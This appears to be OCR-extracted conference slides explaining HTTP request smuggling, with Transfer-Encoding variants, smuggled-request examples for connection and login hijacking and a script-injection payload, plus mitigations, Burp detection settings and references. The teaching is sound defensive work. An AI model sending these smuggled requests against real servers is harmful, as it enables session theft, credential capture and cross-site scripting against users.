Ref: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Transfer-Encoding

Transfer-Encoding: chunked

```
HTTP/1.1 200 OK
Content-Type: text/plain
Transfer-Encoding: chunked

5\r\n
Hello\r\n
5\r\n
GoSec\r\n
B\r\n
Conference!\r\n
0\r\n
\r\n
```

It also work on request!

```
POST /index.php HTTP/1.1
Host: myapp.com
Transfer-Encoding: chunked

5\r\n
Hello\r\n
5\r\n
GoSec\r\n
B\r\n
Conference!\r\n
0\r\n
\r\n
```

Transfer-Encoding in the specification

“If a message is received with both a **Transfer-Encoding** header field and a **Content-Length** header field, the latter MUST be ignored.”

- RFC2616

- Transfer-Encoding should be taken in priority
- Transfer-Encoding might not be implemented by both service

https://tools.ietf.org/html/rfc2616#section-4.4


Transfer-Encoding confusion (2016)


Proxy use the **CL** header

```
GET / HTTP/1.1
Host: myapp.com
Connection: keep-alive
Dummy: XXX\rTransfer-Encoding: chunked
Content-Length: 121

0

POST /update-profile HTTP/1.1
Host: myapp.com
Dummy: XXX
```

Backend use the **TE** header

```
GET / HTTP/1.1
Host: myapp.com
Connection: keep-alive
Dummy: XXX\rTransfer-Encoding: chunked
Content-Length: 121

0

POST /update-profile HTTP/1.1
Host: myapp.com
Dummy: XXXGET / HTTP/1.1
Cookie: SESSIONID=SECRET1234
Content-Length: 0
```





Connection hijacking

Ref: Hiding Wookiees (Defcon 2016) by Régis Leroy

Transfer-Encoding support

If both the proxy and web server support TE, their should be no issue … right?

\rTransfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding:**\n**chunked

Transfer-Encoding:**[tab]**chunked

Transfer-Encoding: xchunked

Transfer-Encoding variations

- Initial techniques developed by Régis Leroy (2016)
- Variations found by James Kettles (2018)

Short names are often use to describe which header is prioritized.

Proxy	Web service	Short name
Content-Length	Transfer-Encoding	CL.TE
Transfer-Encoding	Content-Length	TE.CL
Transfer-Encoding	Transfer-Encoding	TE.TE

Example of real-life scenario


```
POST /login HTTP/1.1
[…]

login[email]=f@ke.email&login[password]=1234567890
```

```
HTTP/1.1 200 OK
[…]

Please ensure that your email and password are correct.

<input id="email" value="f@ke.email">
```

Request hijacking

Proxy use the **2nd** header (TE Off)

```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-
form-urlencoded
Content-Length: 100
…
login[password]=x&login[email]=X
```

WS use the **1rst** header (TE On)

```
POST / HTTP/1.1
Host: login.newrelic.com
Content-Length: 142
Transfer-Encoding: chunked
Transfer-Encoding: x

0

POST /login HTTP/1.1
Host: login.newrelic.com
Content-Type: application/x-www-
form-urlencoded
Content-Length: 100
…
login[email]=XPOST /login HTTP/1.1
Host: login.newrelic.com

email=super@admin.com&password=
```

« Persistent » XSS (TE.CL)

Proxy use the **TE** header

```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 25
Transfer-Encoding : chunked

10
=x&cr={creative}&x=
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 200

SAML=a"><script>alert(1)</script>
```

WS use the **CL** header

```
POST / HTTP/1.1
Host: saas-app.com
Content-Length: 25
Transfer-Enco                    nked

10
=x&cr={creati
66
POST /index.php HTTP/1.1
Host: saas-app.com
Content-Length: 200

SAML=a"><scri                    )</script>POST
/ HTTP/1.1
Host: saas-ap
Cookie:
```

Response 1

```
<h1>Home page</h1>
```

Response 2

```
…value="a"><script>alert(1)</
script>POST / HTTP/1.1
Host: saas-app.com
Cookie:…"
```

Reference: https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn

Demonstration

HRS to XSS


Defences

Mitigations

Most have vendors have released fixes

- Apache Trafic Server, Nginx, Varnish, HAProxy
- F5 Big-IP => Advisory K50375550 include two mitigations


The real solution is to **update those services**.

Your application is **not the root cause**.


Cloud services have already deployed fixes

- Cloudflare, Fastly, Akamai

Detection


Attack Config
risky mode:
poc: collab-XFO-header:
skip obsolete permutations:
skip vulnerable hosts:
only report exploitable:
skip straight to poc:
force method name:
permute: commaCow:
permute: quoted:
permute: nested:
permute: 0dsuffix:
permute: accentCH:
permute: prefix1:9:
permute: prefix1:13:
permute: suffix1:9:
permute: suffix1:13:
use key:
key content-type:
filter:
confirmations: 5
include origin in cachebusters:
dummy param name: utm_campaign
params: scheme-host:
permute: badwrap:
permute: gareth1:
permute: nospace1:
permute: vertwrap:
permute: 0dwrap:
permute: unispace:
permute: backslash:
permute: spacefix1:11:
permute: spacefix1:127:
poc: collab-abs:
poc: collab-blind:
poc: collab-header:
poc: collab:
pad everything:
poc: bodyConcat:
globally swap - with _:
permute: cowComma:
permute: aposed:
permute: lazygrep:
permute: tabsuffix:
permute: spacejoin1:
permute: prefix1:11:
permute: prefix1:127:
permute: suffix1:11:
permute: suffix1:127:
key method:
key server:
mimetype-filter:
report tentative:
include path in cachebusters:
params: query:
params: scheme-path:
permute: space1:
permute: nameprefix1:
permute: linewrapped1:
permute: tabwrap:
permute: 0dspam:
permute: connection:
permute: spacefix1:0:
permute: spacefix1:12:
poc-collab domain: manual-collab-domain-here
use turbo for autopoc:
poc: headerConcat:
poc: G:
poc: collab-at:
convert GET to POST:
permute: dualchunk:
permute: contentEnc:
permute: revdualchunk:
permute: bodysplit:
permute: accentTE:
permute: prefix1:0:
permute: prefix1:12:
permute: suffix1:0:
permute: suffix1:12:
thread pool size: 8
key status:
key header names:
resp-filter:
timeout: 10
params: dummy:
params: scheme:
permute: vanilla:
permute: badsetupLF:
permute: valueprefix1:
permute: badsetupCR:
permute: multiCase:
permute: spaceFF:
permute: spjunk:
permute: spacefix1:9:
permute: spacefix1:13:
Reset Settings
OK
Cancel


Detection


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project op
Filter: All, All sources, Capture: All sources
Tool Host Method URL
4445 Extender http://simplewebsite.go... POST /
4444 Extender http://simplewebsite.go... POST /
4443 Extender http://simplewebsite.go... POST /
4442 Extender http://simplewebsite.go... POST /
4441 Extender http://simplewebsite.go... POST /
4440 Extender http://simplewebsite.go... POST /
4439 Extender http://simplewebsite.go... POST /
4438 Extender http://simplewebsite.go... POST /
4437 Extender http://simplewebsite.go... POST /
4436 Extender http://simplewebsite.go... POST /
4435 Extender http://simplewebsite.go... POST /
4434 Extender http://simplewebsite.go... POST /
4433 Extender http://simplewebsite.go... POST /
4432 Extender http://simplewebsite.go... POST /
4431 Extender http://simplewebsite.go... POST /
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST / HTTP/1.1
2 Host: simplewebsite.gosec.co
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://simplewebsite.gosec.co/contact.php
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 6
13 Foo: bar
14 Transfer-Encoding: chunked
15
16 0
17
18 X
Raw Header
Pretty Raw
1 HTTP/1.1
2 Server:
3 Date: Fr
4 Content-
5 Content-
6 Age: 0
7 Connecti
8
9 <html>
10 <head>
<tit
40
</ti
</head>
11 <body>
12
<h1>
405 Not Allowed
</h1>

13 <hr>

Pretty Raw Render \n Actions
1 HTTP/1.1 405 Not Allowed
2 Server: ATS/7.1.1
3 Date: Fri, 21 May 2021 12:10:04 GMT
4 Content-Type: text/html
5 Content-Length: 552
6 Age: 0
7 Connection: close
8
9 <html>
10 <head>
<title>
405 Not Allowed
</title>
</head>
11 <body>
12
<h1>
405 Not Allowed
</h1>

Detection


Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Update Content-Length
Unpack gzip / deflate
Follow redirections
Process cookies in redirections
Action
Decoder
Comparer
Double CL
Send
Cancel
Request
Raw
Params
Headers
Hex
Pretty
Raw
\n
Actions
1 POST / HTTP/1.1
2 Host: simplewebsite.gosec.co
3 Content-Length: 79
4 Transfer-Encoding: chunked
5
6 0
7
8 G

Conclusion

Takeaways


- Request Smuggling is an infrastructure vulnerability that could affect **greatly your application**
  - Cache poisoning, Credentials hijacking, URL filtering bypass, Persistent XSS and Open-Redirect

- Your “production” environment needs to be tested
  - Often test environments do not have caching, load balancer or additional proxies..

- Use automate tool to detect (lots of variants to cover)

New variants

- WebSocket Request Smuggling found by **Mikhail Egorov (2019)**
- HTTP/2 Cleartext Request Smuggling found by **Jake Miller (2020)**
- HTTP/2 Headers Request Smuggling found by **James Kettles (2021)**



Content-Length (2005) Transfer-Encoding (2016) WebSocket / HTTP2 (2019)

*New variants are still found with CL and TE

Questions

Contact information

- parteau@gosecure.ca
- @GoSecure_Inc
- @h3xStream

Slides

http://bit.ly/nsec2021-hrs

Demonstrations

- CL.TE triggering an XSS

https://github.com/GoSecure/request-smuggling-nsec-demo

- HTTP2 Upgrade

https://github.com/BishopFox/h2csmuggler

References

- Original Watchfire paper (2005) https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

- Hiding Wookiees by Régis Leroy https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Regilero-Hiding-Wookiees-In-Http.pdf

- PortSwigger publication (2019) : https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn

New variants

- WebSocket HRS

https://github.com/0ang3el/websocket-smuggle

- HTTP/2 Cleartext upgrade HRS

https://labs.bishopfox.com/tech-blog/h2c-smuggling-request-smuggling-via-http/2-cleartext-h2c

- HTTP/2 Headers HRS

https://portswigger.net/research/http2